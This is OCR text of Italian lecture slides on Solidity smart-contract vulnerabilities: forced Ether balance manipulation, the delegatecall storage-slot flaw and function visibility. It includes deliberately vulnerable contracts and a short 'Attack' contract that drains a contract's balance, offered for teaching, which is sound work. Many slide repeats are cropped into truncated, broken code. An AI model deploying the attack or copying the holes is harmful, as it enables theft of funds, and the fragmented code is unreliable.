    uint public mileStone1Reward = 2 ether;
    uint public payoutMileStone2 = 5 ether;
    uint public mileStone2Reward = 3 ether;
    uint public finalMileStone = 10 ether;
    uint public finalReward = 5 ether;

    mapping(address => uint) redeemableEther;
    // users pay 0.5 ether. At specific milestones, credit their
    function play() public payable {
        require(msg.value == 0.5 ether); // each play is 0.5 eth
        uint currentBalance = this.balance + msg.value;
        // ensure no players after the game as finished
        require(currentBalance <= finalMileStone);
        // if at a milestone credit the players account
        if (currentBalance == payoutMileStone1) {
            redeemableEther[msg.sender] += mileStone1Reward;
        }
        else if (currentBalance == payoutMileStone2) {
            redeemableEther[msg.sender] += mileStone2Reward;
        }
        else if (currentBalance == finalMileStone ) {
            redeemableEther[msg.sender] += finalReward;
        }
        return;
    }

```

Il cattivo uso di this.balance nel codice può dare problemi se un malintenzionato potrebbe forzare il contratto mandando una piccola quantità di Ether tramite la funzione selfdestruct() per impedire a futuri giocatori di raggiungere un traguardo.

```
    function claimReward() public {
        // ensure the game is complete
        require(this.balance == finalMileStone);
        // ensure there is a reward to give
        require(redeemableEther[msg.sender] > 0);
        redeemableEther[msg.sender] = 0;
        msg.sender.transfer(redeemableEther[msg.sender]);
    }
}
```

::.. Vulnerabilità di Solidity (14/26)

```
contract EtherGame {

    uint public payoutMileStone1 = 3 ether;
    uint public mileStone1Reward = 2 ether;
    uint public payoutMileStone2 = 5 ether;
    uint public mileStone2Reward = 3 ether;
    uint public finalMileStone = 10 ether;
    uint public finalReward = 5 ether;

    mapping(address => uint) redeemableEther;
    // users pay 0.5 ether. At specific milestones, credit their
    function play() public payable {
        require(msg.value == 0.5 ether); // each play is 0.5 eth
        uint currentBalance = this.balance + msg.value;
        // ensure no players after the game as finished
        require(currentBalance <= finalMileStone);
        // if at a milestone credit the players account
        if (currentBalance == payoutMileStone1) {
            redeemableEther[msg.sender] += mileStone1Reward;
        }
        else if (currentBalance == payoutMileStone2) {
            redeemableEther[msg.sender] += mileStone2Reward;
        }
        else if (currentBalance == finalMileStone ) {
            redeemableEther[msg.sender] += finalReward;
        }
        return;
    }

```

In aggiunta, un attaccante più aggressivo potrebbe inviare forzatamente 10 Ether o più per spingere il saldo del contratto al di sopra del finalMileStone, così da bloccare per sempre tutti i premi nel contratto.

```
    function claimReward() public {
        // ensure the game is complete
        require(this.balance == finalMileStone);
        // ensure there is a reward to give
        require(redeemableEther[msg.sender] > 0);
        redeemableEther[msg.sender] = 0;
        msg.sender.transfer(redeemableEther[msg.sender]);
    }
}
```

::.. Vulnerabilità di Solidity (14/26)

```
1   contract EtherGame {
2
3       uint public payoutMileStone1 = 3 ether;
4       uint public mileStone1Reward = 2 ether;
5       uint public payoutMileStone2 = 5 ether;
6       uint public mileStone2Reward = 3 ether;
7       uint public finalMileStone = 10 ether;
8       uint public finalReward = 5 ether;
9       uint public depositedWei;
10
11      mapping (address => uint) redeemableEther;
12
13      function play() public payable {
14          require(msg.value == 0.5 ether);
15          uint currentBalance = depositedWei + msg.value;
16          // ensure no players after the game as finished
17          require(currentBalance <= finalMileStone);
18          if (currentBalance == payoutMileStone1) {
19              redeemableEther[msg.sender] += mileStone1Reward;
20          }
21          else if (currentBalance == payoutMileStone2) {
22              redeemableEther[msg.sender] += mileStone2Reward;
23          }
24          else if (currentBalance == finalMileStone ) {
25              redeemableEther[msg.sender] += finalReward;
26          }
27          depositedWei += msg.value;
28          return;
29      }
30
```

La logica implementata nello smart contract, quando possibile, dovrebbe evitare di dipendere dai valori esatti del saldo del contratto perché può essere manipolato artificialmente.

Una nuova variabile, depositedWei è stata introdotta per tenere traccia dell'Ether depositato. Si noti che non abbiamo più alcun riferimento a this.balance.

```
31      function claimReward() public {
32          // ensure the game is complete
33          require(depositedWei == finalMileStone);
34          // ensure there is a reward to give
35          require(redeemableEther[msg.sender] > 0);
36          redeemableEther[msg.sender] = 0;
37          msg.sender.transfer(redeemableEther[msg.sender]);
38      }
39  }
```

::.. Vulnerabilità di Solidity (15/26)

CALL e DELEGATECALL sono utili per modulare il codice degli smart contracts. Questi due codici operativi realizzano la chiamata di codice esterno ma hanno sostanziali differenze:

1. Le chiamate gestite dall'opcode CALL implicano che il codice viene eseguito nel contesto del contratto/funzione esterna. Ad esempio quando D invoca CALL su una funzione f di E, msg.sender vista da f è D.
2. Il codice operativo DELEGATECALL si differenzia per il fatto che il codice viene eseguito nel contesto del contratto chiamante. Ad esempio quando D (la cui funzione è stata invocata dall'utente/contratto C) invoca DELEGATECALL su f di E, msg.sender vista da f è C.

Queste due opcode consentono l'implementazione di librerie in cui gli sviluppatori possono creare codice riutilizzabile per contratti futuri. L'uso di DELEGATECALL può portare a un'esecuzione imprevista del codice e vulnerabilità.

::.. Vulnerabilità di Solidity (16/26)

Preservando il contesto, DELEGATECALL con rende facile la creazione di librerie prive di vulnerabilità. Sebbene sicuro e privo di vulnerabilità, il codice eseguito nel contesto di un'altra applicazione può determinare l'insorgere di nuove vulnerabilità.

```
// library contract - calculates fibonacci-like numbers;
contract FibonacciLib {
    // initializing the standard fibonacci sequence;
    uint public start;
    uint public calculatedFibNumber;
    // modify the zeroth number in the sequence
    function setStart(uint _start) public {
        start = _start;
    }
    function setFibonacci(uint n) public {
        calculatedFibNumber = fibonacci(n);
    }
    function fibonacci(uint n) internal returns (uint) {
        if (n == 0) return start;
        else if (n == 1) return start + 1;
        else return fibonacci(n - 1) + fibonacci(n - 2);
    }
}
```

Questa libreria genera la sequenza di Fibonacci, e offre una funzione per ottenere il numero di posizione ennesima nella successione.

::.. Vulnerabilità di Solidity (16/26)

Preservando il contesto, D
di librerie prive di vul
vulnerabilità, il codic ese
può determinare l'in orge

Questo contratto consente a un partecipante di ritirare l'Ether dal contratto, con la quantità pari al numero di Fibonacci corrispondente all'ordine di prelievo del partecipante.

```
8           start = _start;
9       }
10      function setFibonacci(uint n) public {
11          calculatedFibNumber = fibonacci(n)
12      }
13      function fibonacci(uint n) internal re
14          if (n == 0) return start;
15          else if (n == 1) return start + 1;
16          else return fibonacci(n - 1) + fib
17      }
18  }
```

```
1   contract FibonacciBalance {
2       address public fibonacciLibrary;
3       // the current fibonacci number to withdraw
4       uint public calculatedFibNumber;
5       // the starting fibonacci sequence number
6       uint public start = 3;
7       uint public withdrawalCounter;
8       // the fibonancci function selector
9       bytes4 constant fibSig = bytes4(sha3("setFibonacci(uint256)"));
10
11      // constructor - loads the contract with ether
12      constructor(address _fibonacciLibrary) public payable {
13          fibonacciLibrary = _fibonacciLibrary;
14      }
15      function withdraw() {
16          withdrawalCounter += 1;
17          // calculate the fibonacci number for the current withdrawal user
18          // this sets calculatedFibNumber
19          require(fibonacciLibrary.delegatecall(fibSig, withdrawalCounter));
20          msg.sender.transfer(calculatedFibNumber * 1 ether);
21      }
22
23      // allow users to call fibonacci library functions
24      function() public {
25          require(fibonacciLibrary.delegatecall(msg.data));
26      }
27  }
```

::.. Vulnerabilità di Solidity (16/26)

Preservando il contesto, D
di librerie prive di vul
vulnerabilità, il codic ese
può determinare l'in orge

```
contract FibonacciBalance {
    address public fibonacciLibrary;
    // the current fibonacci number to withdraw
    uint public calculatedFibNumber;
    // the starting fibonacci sequence number
    uint public start = 3;
    uint public withdrawalCounter;
    // the fibonancci function selector
    bytes4 constant fibSig = bytes4(sha3("setFibonacci(uint256)"));

    / constructor - loads the contract with ether
    onstructor(address _fibonacciLibrary) public payable {
        fibonacciLibrary = _fibonacciLibrary;

    ction withdraw() {
        withdrawalCounter += 1;
        // calculate the fibonacci number for the current withdrawal user
        // this sets calculatedFibNumber
        require(fibonacciLibrary.delegatecall(fibSig, withdrawalCounter));
        .sender.transfer(calculatedFibNumber * 1 ether);

 call fibonacci library functions
 {
acciLibrary.delegatecall(msg.data));
```

```
        start = _start;
    }
    function setFibonacci(uint n) public {
        calculatedFibNumber = fibonacci(n)
    }
```

Questo contratto consente a un partecipante di ritirare l'Ether dal contratto, con la quantità pari al numero di Fibonacci corrispondente all'ordine di prelievo del partecipante.

Selettore di funzione e contiene i primi 4 byte dell'hash Keccak (SHA-3) della stringa "setFibonacci (uint256)", e viene passata come primo argomento di DELEGATECALL

::.. Vulnerabilità di Solidity (16/26)

Preservando il contesto, D
di librerie prive di vul
vulnerabilità, il codic ese
può determinare l'in orge

```
contract FibonacciBalance {
    address public fibonacciLibrary;
    // the current fibonacci number to withdraw
    uint public calculatedFibNumber;
    // the starting fibonacci sequence number
    uint public start = 3;
    uint public withdrawalCounter;
    // the fibonancci function selector
    bytes4 constant fibSig = bytes4(sha3("setFibonacci(uint256)"));

    // constructor - loads the contract with ether
    constructor(address _fibonacciLibrary) public payable {
        fibonacciLibrary = _fibonacciLibrary;
    }
    function withdra
        withdrawalCo
```

Questo contratto consente a un partecipante di ritirare l'Ether dal contratto, con la quantità pari al numero di Fibonacci corrispondente all'ordine di prelievo del partecipante.

L'indirizzo del contratto esterno da chiamare è passato mediante il costruttore. Non sussiste alcun controllo se il contratto passato è quello corretto, e ciò può dare problemi. Inoltre, i parametri di input per gli smart contract sono visibili sulla blockchain e rilevare scelte di implementazione.

Una soluzione consiste nell'usare la parola chiave new per creare contratti.

```
constructor() public payable {
    fibonacciLibrary = new FibonacciLib();
}
```


::.. Vulnerabilità di Solidity (16/26)

Preservando il contesto, D
di librerie prive di vul
vulnerabilità, il codic ese
può determinare l'in orge

```
// library contract - calculates fibonacci
contract FibonacciLib {
    // initializing the standard fibonacci
    uint public start;
    uint public calculatedFibNumber;
    // modify the zeroth number in the seq
    function setStart(uint _start) public
        start = _start;
    }
    function setFibonacci(uint n) public {
        calculatedFibNumber = fibonacci(n)
    }
    function fibonacci(uint n) internal re
        if (n == 0) return start;
        else if (n == 1) return start + 1;
        else return fibonacci(n - 1) + fib
    }
}
```

```
contract FibonacciBalance {
    address public fibonacciLibrary;
    // the current fibonacci number to withdraw
    uint public calculatedFibNumber;
    // the starting fibonacci sequence number
    uint public start = 3
    uint public withdrawa
    // the fibonancci function selector
    bytes4 constant fibSig = bytes4(sha3("setFibonacci(uint256)"));

    // constructor - loads the contract with ether
    constructor(address _fibonacciLibrary) public payable {
        fibonacciLibrary = _fibonacciLibrary;
    }
    function withdraw() {
        withdrawalCounter += 1;
        // calculate the fibonacci number for the current withdrawal user
        // this sets calculatedFibNumber
        require(fibonacciLibrary.delegatecall(fibSig, withdrawalCounter));
        msg.sender.transfer(calculatedFibNumber * 1 ether);
    }

    // allow users to call fibonacci library functions
    function() public {
        require(fibonacciLibrary.delegatecall(msg.data));
    }
}
```

Quale errore è presente?



::.. Vulnerabilità di Solidity (16/26)

Preservando il contesto, D
di librerie prive di vul
vulnerabilità, il codic ese
può determinare l'in orge

```
1  // library contract - calculates fibonacci
2  contract FibonacciLib {
3      // initializing the standard fibonacci
4      uint public start;
5      uint public calculatedFibNumber;
6      // modify the zeroth number in the seq
7      function setStart(uint _start) public
8          start = _start;
9      }
10     function setFibonacci(uint n) public {
11         calculatedFibNumber = fibonacci(n)
12     }
13     function fibonacci(uint n) internal re
14         if (n == 0) return start;
15         else if (n == 1) return start + 1;
16         else return fibonacci(n - 1) + fib
17     }
18 }
```

```
1  contract FibonacciBalance {
2      address public fibonacciLibrary;
3      // the current fibonacci number to withdraw
4      uint public calculatedFibNumber;
5      // the starting fibonacci sequence number
6      uint public start = 3;
7      uint public withdrawalCounter;
8      // the fibonancci function selector
9      bytes4 constant fibSi
10
11     // constructor - load
12     constructor(address _
13         fibonacciLibrary
14     }
15     function withdraw() {
16         withdrawalCounter
17         // calculate the
18         // this sets calc
19         require(fibonacciLibrary.delegatecall(fibSig, withdrawalCounter));
20         msg.sender.transfer(calculatedFibNumber * 1 ether);
21     }
22
23     // allow users to call fibonacci library functions
24     function() public {
25         require(fibonacciLibrary.delegatecall(msg.data));
26     }
27 }
```

Entrambi hanno la variabile start, e la funzione di fallback in FibonacciBalance consente di passare tutte le chiamate al contratto di libreria, e potenzialmente chiamare setStart().
I problemi sono più profondi!!

::.. Vulnerabilità di Solidity (16/26)

Preservando il contesto, D
di librerie prive di vul
vulnerabilità, il codic ese
può determinare l'in orge

```
contract FibonacciBalance {
    address public fibonacciLibrary;
    // the current fibonacci number to withdraw
    uint public calculatedFibNumber;
    // the starting fibonacci sequence number
    uint public start = 3;
    uint public withdrawalCounter;
    // the fibonancci function selector
    bytes4 constant fibS

    // constructor - loa
    constructor(address
        fibonacciLibrary
    }
    function withdraw()
        ithdrawalCounte
        late the
        al
```

```
// library contract - calculates fibonacci
contract FibonacciLib {
    // initializing the standard fibonacci
    uint public start;
    uint public calculatedFibNumber;
    // modify the zeroth number in the se
    function setStart(uint _start) public
        start = _start;
    }
    function setFibonacci(uint n) public {
        calculatedFibNumber = fibonacci(n
    }
    function fibonacci(uint n) internal
        if (n == 0) return start;
        else if (n == 1) return start + 1
        else return fibonacci(n - 1) + fi
    }
}
```

Le variabili di stato o di archiviazione (variabili che persistono nelle singole transazioni) vengono inserite in slot dello stack in modo sequenziale man mano che vengono dichiarate nel contratto.

La prima variabile è start, e viene memorizzata allo slot[0]. La seconda variabile, calculatedFibNumber, viene posizionata nel successivo slot, slot[1]. La funzione setFibonacci() pone calculatedFibNumber pari a fibonacci(n), ovvero pone slot[1] pari al ritorno di fibonacci(n).

::.. Vulnerabilità di Solidity (16/26)

Preservando il contesto, D
di librerie prive di vul
vulnerabilità, il codic ese
può determinare l'in orge

```
// library contract - calculates fibonacci
contract FibonacciLib {
    // initializing the standard fibonacci
    uint public start;
    uint public calculatedFibNumber;
    // modify the zeroth number in the seq
    function setStart(uint _start) public
        start = _start;
    }
    function setFibonacci(uint n) public {
        calculatedFibNumber = fibonacci(n)
    }
    function fibonacci(uint n) internal
        if (n == 0) return start;
        else if (n == 1) return start + 1
        else return fibonacci(n - 1) + fi
    }
}
```

```
contract FibonacciBalance {
    address public fibonacciLibrary;
    // the current fibonacci number to withdraw
    uint public calculatedFibNumber;
    // the starting fibonacci sequence number
    uint public start = 3;
    uint public withdrawalCounter;
    // e fibonancci function selector
    byt  constant fibS

    //  uctor - loa
    co  r(address
        iLibrary
    }
    fu  raw()
        unte
        the
        al
        iLibrary.delegatecall(fibSig, withdrawalCounter));
        er(calculatedFibNumber * 1 ether);
```

Le variabili di stato o di archiviazione (variabili che persistono nelle singole transazioni) vengono inserite in slot dello stack in modo sequenziale man mano che vengono dichiarate nel contratto.

Passiamo al contratto di FibonacciBalance. slot [0] corrisponde all'indirizzo fibonacciLibrary e slot[1] corrisponde a calculatedFibNumber. Qui è presente la vulnerabilità siccome DELEGATECALL preserva il contesto del contratto chiamante.

::.. Vulnerabilità di Solidity (16/26)

La funzione setFibonacci() viene chiamata, modificando lo slot[1], come previsto. Tuttavia, la variabile start nel contratto FibonacciLib si trova a slot [0], che nel contesto del chiamante contienete l'indirizzo di fibonacciLibrary. Ciò significa che la funzione fibonacci() darà un risultato inaspettato.

```
contract FibonacciLib {
    // initializing the standard fibonacci
    uint public start;
    uint public calculatedFibNumber;
    // modify the zeroth number in the seq
    function setStart(uint _start) public
        start = _start;
    }
    function setFibonacci(uint n) public {
        calculatedFibNumber = fibonacci(n)
    }
    function fibonacci(uint n) internal re
        if (n == 0) return start;
        else if (n == 1) return start + 1;
        else return fibonacci(n - 1) + fib
    }
}
```

```
{
cciLibrary;
cci number to withdraw
dFibNumber;
acci sequence number
;
lCounter;
ction selector
g = bytes4(sha3("setFibonacci(uint256)"));

ructor - loads the contract with ether
tor(address _fibonacciLibrary) public payable {
acciLibrary = _fibonacciLibrary;

ithdraw() {
walCounter += 1;
// late the fibonacci number for the current withdrawal user
// th sets calculatedFibNumber
require(ibonacciLibrary.delegatecall(fibSig, withdrawalCounter));
msg.sender.transfer(calculatedFibNumber * 1 ether);
}

// allow users to call fibonacci library functions
function() public {
require(fibonacciLibrary.delegatecall(msg.data));
}
}
```

::.. Vulnerabilità di Solidity (16/26)

Il contratto FibonacciBalance consente agli utenti di chiamare tutte le funzioni di FibonacciLibrary tramite la funzione di fallback, tra cui la funzione setStart(). Tale funzione è richiamata mediante DELEGATE CALL, che preserva il contesto, quindi questa funzione consente a chiunque di modificare o impostare il valore in slot[0], ovvero l'indirizzo per FibonacciLibrary. Pertanto, un utente malintenzionato potrebbe creare un contratto dannoso, e chiamare setStart() passando l'indirizzo del contratto dannoso. Questo farà sì che ogni volta che un utente chiama withdraw() o la funzione di fallback, verrà eseguito il contratto dannoso (che può rubare l'intero saldo del contratto).

```
contract Attack {
    uint storageSlot0; // corresponds to fibonacciLibrary
    uint storageSlot1; // corresponds to calculatedFibNumber

    // fallback - this will run if a specified function is not found
    function() public {
        storageSlot1 = 0; // we set calculatedFibNumber to 0, so that if withdraw
        // is called we don't send out any ether.
        <attacker_address>.transfer(this.balance); // we take all the ether
    }
}
```

```
    function() public {
        require(fibonacciLibrary.delegatecall(msg.data));
    }
}
```

::.. Vulnerabilità di Solidity (16/26)

Preservando il contesto, D
di librerie prive di vul
vulnerabilità, il codic ese
può determinare l'in orge

```
1  // library contract - calculates fibonacci
2  contract ibonacciLib {
3      // init the standard fibonacci
4      uint publ
5      uint public
12     }
13     function fibonacci(uint n) internal re
14         if (n == 0) return start;
15         else if (n == 1) return start + 1;
16         else return fibonacci(n - 1) + fib
17     }
18 }
```

```
1  contract FibonacciBalance {
2      address public fibonacciLibrary;
3      // the current fibonacci number to withdraw
4      uint public calculatedFibNumber;
5      // the starting fibonacci sequence number
6      uint public start = 3;
7      uint public withdrawalCounter;
8      // the fibonancci function selector
9      bytes4 constant fibSig = bytes4(sha3("setFibonacci(uint256)"));
10
11     // constructor - loads the contract with ether
12     constructor(address _fibonacciLibrary) public payable {
13         fibonacciLibrary = _fibonacciLibrary;
20         msg.sender.transfer(calculatedFibNumber * 1 ether);
21     }
22
23     // allow users to call fibonacci library functions
24     function() public {
25         require(fibonacciLibrary.delegatecall(msg.data));
26     }
27 }
```

Per ovviare a questa vulnerabilità, Solidity fornisce la parola chiave library per l'implementazione dei contratti di libreria. Ciò garantisce che il contratto con library sia senza stato (per attenuare le complessità del contesto di archiviazione) e non autodistruttibile.

::.. Vulnerabilità di Solidity (17/26)

Le funzioni in Solidity hanno specificatori di visibilità: una funzione può essere chiamata esternamente dagli utenti, o da altri contratti derivati, o solo internamente o solo esternamente.


MyContract

DerivedContract
is MyContract

AnotherContract


::.. Vulnerabilità di Solidity (17/26)

Le funzioni in Solidity hanno specificatori di visibilità: una funzione può essere chiamata esternamente dagli utenti, o da altri contratti derivati, o solo internamente o solo esternamente.




::.. Vulnerabilità di Solidity (17/26)

Le funzioni in Solidity hanno specificatori di visibilità: una funzione può essere chiamata esternamente dagli utenti, o da altri contratti derivati, o solo internamente o solo esternamente.



::.. Vulnerabilità di Solidity (17/26)

Le funzioni in Solidity hanno specificatori di visibilità: una funzione può essere chiamata esternamente dagli utenti, o da altri contratti derivati, o solo internamente o solo esternamente.



::.. Vulnerabilità di Solidity (17/26)

Le funzioni in Solidity hanno specificatori di visibilità: una funzione può essere chiamata esternamente dagli utenti, o da altri contratti derivati, o solo internamente o solo esternamente.

::.. Vulnerabilità di Solidity (17/26)

Le funzioni in Solidity hanno specificatori di visibilità: una funzione può essere chiamata esternamente dagli utenti, o da altri contratti derivati, o solo internamente o solo esternamente.

L'impostazione predefinita delle funzioni è la visibilità pubblica. Un uso errato degli specificatori di visibilità può portare ad alcune vulnerabilità devastanti.

::.. Vulnerabilità di Solidity (17/26)

Le funzioni in Solidity hanno specificatori di visibilità: una funzione può essere chiamata esternamente dagli utenti, o da altri contratti derivati, o solo internamente o solo esternamente.

L'impostazione predefinita delle funzioni è la visibilità pubblica. Un uso errato degli specificatori c
vulnerabilità devastanti.

Questo semplice contratto è progettato per fungere da gioco per indovinare gli indirizzi. Per vincere il saldo del contratto, un utente deve generare un indirizzo Ethereum i cui ultimi 8 caratteri esadecimali sono 0.

```
contract HashForEther {

    function withdrawWinnings() {
        // Winner if the last 8 hex characters of the address are 0.
        require(uint32(msg.sender) == 0);
        _sendWinnings();
    }

    function _sendWinnings() {
        msg.sender.transfer(this.balance);
    }
}
```

::.. Vulnerabilità di Solidity (17/26)

Le funzioni in Solidity hanno specificatori di visibilità: una funzione può essere chiamata esternamente dagli utenti, o da altri contratti derivati, o solo internamente o solo esternamente.

L'impostazione predefinita delle funzioni è la visibilità pubblica. Un uso errato degli specificatori c
